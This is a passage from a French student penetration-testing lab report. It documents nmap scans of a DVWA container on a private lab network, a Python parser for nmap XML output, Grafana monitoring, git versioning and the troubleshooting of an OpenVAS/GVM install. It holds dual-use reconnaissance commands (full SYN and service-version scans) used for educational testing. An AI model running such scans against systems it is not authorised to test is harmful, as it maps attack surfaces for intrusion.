


FIGURE 27 — Grafana pendant Maltego : cadvisor CPU mean 20.2% max 67.9% / dvwa_target mean 0.216% max 0.375%

V. SCAN ACTIF ET ÉNUMÉRATION DES SERVICES

L'objectif de cette phase est de cartographier précisément la surface d'attaque du conteneur dvwa_target à l'adresse 192.168.50.128 par des interactions directes avec les systèmes cibles. Contrairement à la reconnaissance passive, cette phase génère du trafic réseau détectable vers la cible.

V.A. Analyse de la Surface d'Attaque — Scan Complet (SYN)

Un scan SYN complet a été initialement lancé sur l'ensemble des 65 535 ports TCP afin de dresser un état des lieux exhaustif de la surface exposée.

La commande exécutée est la suivante.

```
sudo nmap -sS -p- --min-rate 5000 192.168.50.128 -oA ~/pentest-lab/nmap_scan
```

Le résultat révèle que l'intégralité des 65 535 ports scannés est dans un état filtered, signifiant qu'aucun paquet de réponse n'a été reçu. Cela indique une protection active ou une configuration réseau restrictive sur la cible, cohérente avec les règles de filtrage pfSense qui limitent les connexions entrantes depuis la zone WAN vers la DMZ.

```
(kawtar@Kawtar)-[~]
$ sudo nmap -sS -p- --min-rate 5000 192.168.50.128 -oA ~/pentest-lab/nmap_scan
[sudo] password for kawtar:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 18:24 +0100
Nmap scan report for 192.168.50.128
Host is up (0.023s latency).
All 65535 scanned ports on 192.168.50.128 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 27.44 seconds
```

FIGURE 28 — Résultat nmap -sS -p- : All 65535 scanned ports are in ignored states / filtered

V.B. Identification et Énumération du Service Cible (Port 8080)

Suite à l'analyse des résultats précédents, un scan ciblé a été effectué sur le port 8080 spécifiquement, en désactivant le ping de découverte (option -Pn) pour outrepasser le filtrage global et identifier précisément le service exposé.

La commande exécutée est la suivante.

```
sudo nmap -Pn -sV -p 8080 192.168.50.128 -oA ~/pentest-lab/nmap_dvwa_8080
```

La découverte confirme que le port 8080/tcp est dans l'état open. L'analyse de service avec l'option -sV identifie précisément qu'il s'agit d'un serveur web Apache httpd version 2.4.25 tournant sur Debian. Cette information est capitale : la version 2.4.25 d'Apache est ancienne et associée à plusieurs vulnérabilités CVE documentées, qui seront analysées en Section VI.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ sudo nmap -Pn -sV -p 8080 192.168.50.128 -oA ~/pentest-lab/nmap_dvwa_8080
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 01:07 +0100
Nmap scan report for 192.168.50.128
Host is up (0.0034s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache httpd 2.4.25 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.51 seconds
```

FIGURE 29 — Résultat nmap -Pn -sV -p 8080 : port 8080/tcp open http Apache httpd 2.4.25 (Debian)

V.C. Structure des Fichiers de Sortie (Option -oA)

Grâce à l'option -oA ~/pentest-lab/nmap_scan, Nmap génère automatiquement trois formats de rapport dans le répertoire du projet, chacun répondant à un usage précis.

Le fichier `nmap_scan.nmap` est un rapport au format texte brut directement lisible par l'auditeur humain. Le fichier `nmap_scan.gnmap` est un format Grepable facilitant l'extraction automatisée des informations via des commandes Bash de type `grep` et `awk`. Le fichier `nmap_scan.xml` est un fichier structuré destiné à l'archivage, à l'automatisation par des scripts de parsing comme Python, et au traitement par des outils tiers tels que Metasploit ou Faraday.

L'inspection du contenu XML via la commande `cat nmap_scan.xml` confirme les métadonnées de l'audit, notamment les arguments retenus (`/usr/lib/nmap/nmap -sS -p- --min-rate 5000 -oA ...`), le statut de l'hôte (`state="up"`, `reason="reset"`), l'adresse IP cible `192.168.50.128` et les paramètres d'horodatage pour garantir la traçabilité complète de l'opération.

```
(kawtar@Kawtar)~[/pentest-lab]
$ cat nmap_scan.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.99 scan initiated Tue Aug 18 18:24:34 2026 as: /usr/lib/nmap/nmap -sS -p- -6#45;min-rate 5000 -oA
/home/kawtar/pentest-lab/nmap_scan 192.168.50.128 -->
<nmaprun scanner="nmap" args="/usr/lib/nmap/nmap -sS -p- -6#45;min-rate 5000 -oA /home/kawtar/pentest-lab/nma
p_scan 192.168.50.128" start="1787073874" startstr="Tue Aug 18 18:24:34 2026" version="7.99" xmloutputversion
="1.05">
<scaninfo type="syn" protocol="tcp" numservices="65535" services="1-65535"/>
<verbose level="0"/>
<debugging level="0"/>
<hosthint><status state="up" reason="unknown-response" reason_ttl="0"/>
<address addr="192.168.50.128" addrtype="ipv4"/>
<hostnames>
</hostnames>
</hosthint>
<host starttime="1787073875" endtime="1787073901"><status state="up" reason="reset" reason_ttl="128"/>
<address addr="192.168.50.128" addrtype="ipv4"/>
```

FIGURE 30 — Contenu du fichier `nmap_scan.xml` : métadonnées, arguments, statut hôte

V.D. Automatisation de l'Analyse XML — Script Python `parse_nmap.py`

Dans le cadre d'un audit de sécurité ou d'un processus DevSecOps, la lecture manuelle de fichiers XML complexes est inefficace et source d'erreurs. Un script Python sur mesure nommé `parse_nmap.py` a été développé pour automatiser l'extraction des données brutes de Nmap et générer un rapport synthétique en ligne de commande.

V.D.1. Architecture Technique du Script

Le script s'appuie sur la bibliothèque standard `xml.etree.ElementTree` pour parcourir l'arborescence du rapport XML de Nmap selon trois fonctions principales.

La première est la vérification et le parsing du fichier XML. Le script contrôle l'existence du fichier spécifié en argument via `os.path.exists`. S'il est présent, `ET.parse()` charge le fichier et extrait la racine du document XML avec `root = tree.getroot()`.

La deuxième est l'extraction des métadonnées d'hôte. Pour chaque balise `host`, le script extrait l'adresse IP via la balise `address` avec l'attribut `addr`, et l'état de l'hôte (UP ou DOWN) via la balise `status` avec l'attribut `state`.

La troisième est le traitement et le formatage des services et ports. Le script parcourt la liste des ports découverts via les balises `ports` et `port`, extrait l'identifiant du port, le protocole et l'état

(open, filtered, etc.), puis vérifie la présence de la balise optionnelle service pour récupérer le nom du service, le produit et la version exacte. Les chaînes de caractères sont nettoyées avec strip() et alignées sous forme de tableau grâce au formatage de chaînes Python.

```
GNU nano 9.0 parse_nmap.py *
#!/usr/bin/env python3
import xml.etree.ElementTree as ET
import sys
import os

def parse_nmap_xml(xml_file):
    if not os.path.exists(xml_file):
        print(f"[-] Fichier introuvable : {xml_file}")
        sys.exit(1)

    tree = ET.parse(xml_file)
    root = tree.getroot()

    print("=" * 60)
    print(f"RAPPORT D'ANALYSE NMAP XML : {xml_file}")
    print("=" * 60)

    for host in root.findall('host'):
        # Extraction de l'IP
        address = host.find('address')
        ip = address.attrib.get('addr') if address is not None else "Inconnue"

        # État de l'hôte
        status = host.find('status')
        state = status.attrib.get('state') if status is not None else "unknown"

        print(f"\n[+] Hôte : {ip} (État: {state.upper()})")
        print("-" * 40)
        print(f"{'PORT':<10} {'ETAT':<10} {'SERVICE':<15} {'VERSION'}")
        print("-" * 40)

        ports = host.find('ports')
        if ports is not None:
            for port in ports.findall('port'):
                port_id = port.attrib.get('portid')
                protocol = port.attrib.get('protocol')

                state_elem = port.find('state')
                port_state = state_elem.attrib.get('state') if state_elem is not None else "unknown"
```

FIGURE 31 — Code source parse_nmap.py : import xml.etree.ElementTree, boucle host, extraction IP/état

```
state_elem = port.find('state')
port_state = state_elem.attrib.get('state') if state_elem is not None else "unknown"

service_elem = port.find('service')
service_name = "unknown"
product = ""
version = ""

if service_elem is not None:
    service_name = service_elem.attrib.get('name', 'unknown')
    product = service_elem.attrib.get('product', '')
    version = service_elem.attrib.get('version', '')

full_version = f"{product} {version}".strip()
print(f"{'port_id':<5} {'port_state':<10} {'service_name':<15} {'full_version'}")

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python3 parse_nmap.py <fichier_nmap.xml>")
        sys.exit(1)

    parse_nmap_xml(sys.argv[1])
```


FIGURE 32 — Suite parse_nmap.py : traitement balises service, extraction name/product/version, point d'entrée main

V.D.2. Exécution et Résultat

Le script a été exécuté sur le fichier de résultat généré lors du scan ciblé avec la commande suivante.

```
python3 parse_nmap.py nmap_dvwa_8080.xml
```

Le script extrait et affiche instantanément un tableau lisible récapitulant les informations clés de l'audit. L'adresse IP cible est 192.168.50.128 avec le statut UP. Le port et protocole identifiés sont 8080/tcp. L'état du port est open. Le nom du service est http. La version du service est Apache httpd 2.4.25.



```
(kawtar@Kawtar) - [~/pentest-lab]
$ sudo nano parse_nmap.py

(kawtar@Kawtar) - [~/pentest-lab]
$ python3 parse_nmap.py nmap_dvwa_8080.xml

=====
RAPPORT D'ANALYSE NMAP XML : nmap_dvwa_8080.xml
=====

[+] Hôte : 192.168.50.128 (État: UP)

PORT      ETAT    SERVICE    VERSION
-----
8080/tcp  open   http       Apache httpd 2.4.25
```

FIGURE 33 — Résultat terminal parse_nmap.py : tableau PORT/ETAT/SERVICE/VERSION avec 8080/tcp open http Apache httpd 2.4.25

V.E. Impact Système pendant le Scan Nmap (Grafana)

Pendant l'exécution des scans Nmap, la supervision via Grafana a permis de corréler l'activité réseau avec la charge du cluster de conteneurs.

Concernant la charge CPU et mémoire, on observe une légère hausse de consommation corrélée au moment précis du scan. La cible dvwa_target maintient néanmoins une charge processeur stable et très faible avec une moyenne à 0.278% et un pic à 0.417%. Cette faible empreinte CPU confirme que Nmap sollicite le réseau bien plus que les ressources processeur de la cible.

Concernant l'activité réseau, les graphiques de trafic réseau montrent un pic visible de données reçues et envoyées au moment du scan, illustrant clairement la génération du trafic de sondage Nmap vers la cible. Cet indicateur réseau est le principal vecteur de détection d'un scan actif par un système de surveillance.




FIGURE 34 — Grafana pendant scan Nmap : CPU dvwa_target mean 0.278% max 0.417%, pic de trafic réseau entrant et sortant

V.F. Gestion de Version et Persistance des Artefacts (Git & GitHub)

Afin d'assurer la traçabilité des livrables, la reproductibilité des tests et la sauvegarde sécurisée du code d'automatisation, l'ensemble du projet pentest-lab a été placé sous contrôle de version avec Git puis hébergé sur un dépôt distant GitHub.


V.F.1. Initialisation et Premier Commit

Le dépôt local a été initialisé via `git init` dans le répertoire de travail. La commande `git add .` a indexé l'ensemble des artefacts générés au cours des phases de reconnaissance et de scan actif, à savoir les fichiers de configuration et documentation (`.gitignore`, `README.md`), les artefacts de la Phase 1 (`theHarvester_crtsh.txt`), les artefacts de la Phase 2 (`nmap_scan` et `nmap_dvwa_8080` aux formats `.nmap`, `.gnmap` et `.xml`), et le script d'automatisation `parse_nmap.py`.

Les modifications ont été validées avec un message de commit normé respectant les conventions de versionnage sémantique.

`git commit -m "Feat: Finalisation Phase 1 - Reconnaissance, cartographie XML et script Python"`

Le commit a enregistré 10 fichiers modifiés avec 190 insertions.

A terminal window with a dark background and a faint Kali Linux logo watermark. The terminal shows the following commands and output:

```
(kawtar@Kawtar)-[~/pentest-lab]
$ git init
Reinitialized existing Git repository in /home/kawtar/pentest-lab/.git/

(kawtar@Kawtar)-[~/pentest-lab]
$ git config user.name "Kawtarmtbk"

(kawtar@Kawtar)-[~/pentest-lab]
$ git config user.email "kmoutabarrik@gmail.com"

(kawtar@Kawtar)-[~/pentest-lab]
$ git add .

(kawtar@Kawtar)-[~/pentest-lab]
$ git status
On branch master

No commits yet

Changes to be committed:
  (use "git rm --cached <file> ..." to unstage)
    new file:   .gitignore
    new file:   README.md
    new file:   nmap_dvwa_8080.gnmap
    new file:   nmap_dvwa_8080.nmap
    new file:   nmap_dvwa_8080.xml
    new file:   nmap_scan.gnmap
    new file:   nmap_scan.nmap
    new file:   nmap_scan.xml
    new file:   parse_nmap.py
    new file:   theHarvester_crtsh.txt

(kawtar@Kawtar)-[~/pentest-lab]
$ git commit -m "Feat: Finalisation Phase 1 - Reconnaissance, cartographie XML et script Python"
[master (root-commit) c3c6203] Feat: Finalisation Phase 1 - Reconnaissance, cartographie XML et script Python
10 files changed, 190 insertions(+)
create mode 100644 .gitignore
create mode 100644 README.md
create mode 100644 nmap_dvwa_8080.gnmap
create mode 100644 nmap_dvwa_8080.nmap
create mode 100644 nmap_dvwa_8080.xml
```

FIGURE 35 — Terminal : `git init`, `git add .`, `git status` (10 new files), `git commit`

V.F.2. Liaison avec le Dépôt Distant GitHub

La branche locale a été renommée de master vers main via la commande `git branch -M main`, conformément aux standards actuels de versionnage. Le dépôt distant GitHub a été rattaché à l'alias origin avec la commande `git remote add origin https://github.com/Kawtarmtbk/Audit-de-s-curit-et-test-d-intrusion-d-un-r-seau-d-entreprise`.

La synchronisation des artefacts vers GitHub a été réalisée via `git push -u origin main`. Après authentification réussie, l'intégralité des 12 objets compressés (4.50 KiB à 576.00 KiB/s) a été transférée vers le serveur distant. La branche main locale est désormais configurée pour suivre automatiquement la branche distante origin/main.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ git branch -M main

(kawtar@Kawtar)-[~/pentest-lab]
$ git remote add origin https://github.com/Kawtarmtbk/Audit-de-s-curit-et-test-d-intrusion-d-un-r-seau-d-entreprise

(kawtar@Kawtar)-[~/pentest-lab]
$ git push -u origin main
```

FIGURE 36 — Terminal : `git push -u origin main` → 12 objets transférés, branch main tracking origin/main

V.G. Synthèse de la Phase de Reconnaissance et Scan

Le tableau suivant récapitule les résultats clés obtenus à l'issue des phases IV et V et leur impact sur les ressources système.

Outil	Action	Résultat	CPU dwwa_target	Trafic réseau
theHarvester v4.10.1	OSINT passif sur mylab.local via crtsh	No hosts / No IPs / No emails found	0.23% (stable)	0 B/s (nul)
theHarvester v4.10.1	OSINT passif sur mylab.local via DuckDuckGo	No hosts / No IPs / No emails found	0.23% (stable)	0 B/s (nul)
Maltego CE v4.11.3	Transform MX sur mylab.local	WARNING: DNS record not found	0.216% (mean)	0 B/s (nul)

Maltego CE v4.11.3	Transform MX sur google.com (PoC)	smtp.google.com résolu avec succès	0.216% (mean)	Trafic sortant via eth1
Nmap 7.99	Scan SYN complet — 65 535 ports TCP (-sS -p-)	All 65535 ports : filtered (no-response)	0.278% (mean)	Pic entrant + sortant
Nmap 7.99	Scan ciblé port 8080 (-Pn -sV -p 8080)	8080/tcp open — Apache httpd 2.4.25 (Debian)	0.417% (max)	Pic entrant + sortant
parse_nmap.py	Parsing automatisé nmap_dvwa_8080.xml	Rapport structuré : IP / Port / Service / Version	N/A	N/A
Git + GitHub	Commit et push des artefacts (10 fichiers, 12 objets)	Dépôt origin/main synchronisé avec succès	N/A	N/A

TABLEAU 3 — Synthèse reconnaissance/scan : Outil / Action / Résultat / CPU dvwa_target / Trafic réseau

Les éléments du tableau sont les suivants. theHarvester sur mylab.local donne zéro résultat avec un CPU à 0.23% et un trafic nul. Maltego CE sur mylab.local donne DNS record not found avec un CPU à 0.216% et un trafic nul. Nmap scan SYN complet donne 65535 ports filtered avec un CPU à 0.278% et un pic de trafic visible. Nmap scan ciblé port 8080 révèle Apache httpd 2.4.25 ouvert avec un CPU à 0.417% max et un pic de trafic visible.

La conclusion principale est que le domaine mylab.local est totalement imperméable aux sources OSINT publiques, ce qui valide la qualité de l'isolation réseau du laboratoire. Le seul service exposé identifié est le serveur web Apache 2.4.25 sur le port 8080 de la DMZ, qui constitue le point d'entrée pour les phases d'exploitation détaillées en Section VII.

VI. ANALYSE DES VULNÉRABILITÉS

VI.A. Méthodologie et périmètre d'audit sous isolement réseau

Conformément au référentiel PTES et au cahier des charges du projet, la Phase 2 de l'audit repose sur une démarche structurée en quatre étapes : (1) un scan automatisé exécuté via OpenVAS (Greenbone Security Assistant 22.x), (2) le calcul de la sévérité selon le référentiel CVSS v3.1 (métriques de Base, Temporelles et Environnementales), (3) une phase d'analyse manuelle destinée à éliminer les faux positifs par vérification sur le terrain (commandes `curl`, `tcpdump`, `docker exec`), et (4) la construction d'une matrice de risques hiérarchisant les menaces selon leur impact et leur probabilité d'exploitation.

L'audit s'est déroulé dans un contexte d'isolement réseau strict imposé par le pare-feu pfSense : la cible DMZ (192.168.50.128, serveur hébergeant DVWA) n'était accessible depuis la zone d'administration Kali Linux (192.168.10.50) que via le flux applicatif TCP/8080, tout paquet de découverte ICMP étant filtré.




FIGURE 37 — Politique d'isolement réseau appliquée depuis la zone d'administration (pfSense)

VI.B. Déploiement de la plateforme Greenbone Vulnerability Management (GVM)

L'évaluation automatisée repose sur la suite Greenbone Vulnerability Management (GVM 25.04.0), intégrant le moteur OpenVAS Scanner (23.45.1). Le déploiement a nécessité une phase de résolution d'incidents techniques représentative des difficultés rencontrées en environnement de laboratoire :

1. **Installation** des paquets via `sudo apt install gvm -y`, incluant `greenbone-security-assistant`, `gsad` et `gvm-tools`.
2. **Initialisation** via `sudo gvm-setup`, prenant en charge le démarrage de PostgreSQL, la création de la base `gvmd` et la configuration du rôle système `_gvm`.
3. **Résolution d'un défaut de certificat SSL/TLS** : le contrôle `gvm-check-setup` a signalé l'absence de certificat d'autorité (*No CA certificate file for Server found*), corrigée

par régénération manuelle de l'infrastructure PKI (`sudo runuser -u _gvm -- gvm-manage-certs -a -f`).

4. **Reconstruction du schéma PostgreSQL** avec les extensions requises (`uuid-oss`, `pgcrypto`, `pg-gvm`).
5. **Synchronisation des flux de signatures** — NVT (95 102 tests récupérés), SCAP et CERT-Bund — après correction d'une erreur de résolution DNS transitoire (`rsync error: error in socket IO`).

```
(kawtar@Kawtar)-[~]
$ sudo apt install gvm -y
The following package was automatically installed and is no longer required:
  iucode-tool
Use 'sudo apt autoremove' to remove it.

Installing:
  gvm

Installing dependencies:
  greenbone-security-assistant  gsad  gvm-tools

Summary:
```

FIGURE 38 — Installation du paquet gvm et de ses dépendances

```
(kawtar@Kawtar)-[~]
$ sudo gvm-setup
This script is provided and maintained by Debian and Kali.
If you find any issue in this script, please report it directly to Debian or Kali

[>] Starting PostgreSQL service

[>] Creating GVM's certificate files

[>] Creating PostgreSQL database
[i] User _gvm already exists in PostgreSQL
[i] Database gvmd already exists in PostgreSQL
[i] Role DBA already exists in PostgreSQL

[*] Applying permissions
NOTICE: role "_gvm" has already been granted membership in role "dba" by role "postgres"
GRANT ROLE
[i] Extension uuid-oss already exists for gvmd database
[i] Extension pgcrypto already exists for gvmd database
[i] Extension pg-gvm already exists for gvmd database
[>] Migrating database
[>] Checking for GVM admin user
[*] Configure Feed Import Owner
[*] Update GVM feeds
Running as root. Switching to user '_gvm' and group '_gvm'.
```

FIGURE 39 — Exécution de gvm-setup

```
(kawtar@Kawtar) [~]
$ sudo gvm-start
[>] Please wait for the GVM services to start.
[>]
[>] You might need to refresh your browser once it opens.
[>]
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392

Job for gvm.service failed because a timeout was exceeded.
See "systemctl status gvm.service" and "journalctl -xeu gvm.service" for details.

(kawtar@Kawtar) [~]
$ sudo gvm-check-setup
gvm-check-setup 25.04.0
This script is provided and maintained by Debian and Kali.
Test completeness and readiness of GVM-25.04.0
Step 1: Checking OpenVAS (Scanner) ...
    OK: OpenVAS Scanner is present in version 23.45.1.
    OK: Notus Scanner is present in version 22.7.2.
    ERROR: No CA certificate file for Server found.
    FIX: Run 'sudo runuser -u _gvm -- gvm-manage-certs -a -f'.

ERROR: Your GVM-25.04.0 installation is not yet complete!

Please follow the instructions marked with FIX above and run this
script again.

IMPORTANT NOTE: this script is provided and maintained by Debian and Kali.
If you find any issue in this script, please report it directly to Debian or Kali
```

FIGURE 40— Erreur de certificat SSL et régénération PKI

```
(kawtar@Kawtar) [~]
$ sudo runuser -u postgres -- /usr/share/gvm/create-postgresql-database

[*] Creating database user
[*] Creating database
[*] Creating permissions
CREATE ROLE
[*] Applying permissions
GRANT ROLE
[*] Creating extension uuid-oss
CREATE EXTENSION
[*] Creating extension pgcrypto
CREATE EXTENSION
[*] Creating extension pg-gvm
CREATE EXTENSION
```

FIGURE 41 — Réinitialisation du schéma PostgreSQL

```

(kawtar@Kawtar)-[~]
$ sudo greenbone-feed-sync --type nvt
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock on /var/lib/opensvas/feed-update.lock
Acquired lock on /var/lib/opensvas/feed-update.lock
  Downloading Notus files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/vt-data/notus/
to /var/lib/notus
  Downloading NASL files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/vt-data/nasl/ to
/var/lib/opensvas/plugins
rsync: getaddrinfo: feed.community.greenbone.net 873: Temporary failure in name
resolution
rsync error: error in socket IO (code 10) at clientserver.c(141) [Receiver=3.4.4]

Releasing lock on /var/lib/opensvas/feed-update.lock

```

```

(kawtar@Kawtar)-[~]
$ sudo greenbone-feed-sync --type nvt
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock on /var/lib/opensvas/feed-update.lock
Acquired lock on /var/lib/opensvas/feed-update.lock
